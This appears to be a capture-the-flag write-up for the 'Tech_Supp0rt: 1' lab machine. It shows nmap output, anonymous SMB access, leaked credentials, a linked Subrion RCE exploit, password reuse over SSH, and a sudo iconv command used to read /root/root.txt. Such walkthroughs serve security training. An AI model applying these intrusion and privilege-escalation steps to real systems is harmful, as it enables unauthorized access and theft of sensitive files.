
Tech_Supp0rt: 1

■ Created	@September 4, 2025 9:35 PM
■ Tags	


Nmap scan:



```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 10:8a:f5:72:d7:f9:7e:14:a5:c5:4f:9e:97:8b:3d:58 (RSA)
|   256 7f:10:f5:57:41:3c:71:db:b5:5b:db:75:c9:76:30:5c (ECDSA)
|_  256 6b:4c:23:50:6f:36:00:7c:a6:7c:11:73:c1:a8:60:0c (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: TECHSUPPORT; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: techsupport
|   NetBIOS computer name: TECHSUPPORT\x00
|   Domain name: \x00
|   FQDN: techsupport
|_  System time: 2025-09-05T06:18:36+05:30
| smb2-time:
|   date: 2025-09-05T00:48:34
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: -1h49m59s, deviation: 3h10m29s, median: 0s
```

smbclient shows websvr with no password needed.




```
smbclient -L //10.201.1.210 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        websvr          Disk
        IPC$            IPC       IPC Service (TechSupport server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP
```


Able to access the share, found an interesting file.



```
smb: \> ls
  .                                   D        0  Sat May 29 03:17:38 2021
  ..                                  D        0  Sat May 29 03:03:47 2021
  enter.txt                           N      273  Sat May 29 03:17:38 2021

                8460484 blocks of size 1024. 5695908 blocks available
```


After getting the file, I was able to see the content.



```
GOALS
=====
1)Make fake popup and host it online on Digital Ocean server
2)Fix subrion site, /subrion doesn't work, edit from panel
3)Edit wordpress website

IMP
===
Subrion creds
|->admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWCk [cooked with magical formula]
Wordpress creds
|->
```


Running gobuster didn’t show much, there was a wordpress but there’s no credential. After digging around and being stuck (subrion doesn’t show either), I found subrion’s official github. It has a robots.txt file, which shows more directories.



```
User-agent: *
Disallow: /backup/
Disallow: /cron/?
Disallow: /front/
Disallow: /install/
Disallow: /panel/
Disallow: /tmp/
Disallow: /updates/
```

After trying /panel, I was able to login, but nothing of interest is there inside the dashboard. I was able to see the version of Subrion, which was 4.2.1. Searching that up on Google showed me an RCE exploit for that version (https://www.exploit-db.com/exploits/49876). Using the script provided, I gained access onto the machine.

Although the access is only www-data, we can still dig around. We can find the username and password for the wordpress database in /var/www/html/wordpress/wp-config.




```
/** MySQL database username */
define( 'DB_USER', 'support' );

/** MySQL database password */
define( 'DB_PASSWORD', 'ImAScammerLOL!123!' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

I was able to log into the Wordpress admin panel with that, but found nothing of interesting nor anything I could exploit further. I tried my luck with the ssh to user scamsite on the machine withe the same password, and IT WORKED??? (very poor password practice). Sudo -l gives iconv, and finding it on GTFOBins gives me root privilege to read any file on the system, and I was able to find the flag.



```
scamsite@TechSupport:~$ LFILE=/root/root.txt
scamsite@TechSupport:~$ sudo /usr/bin/iconv -f 8859_1 -
^C
scamsite@TechSupport:~$ sudo /usr/bin/iconv -f 8859_1 -t 8859_1 "$LFILE"
```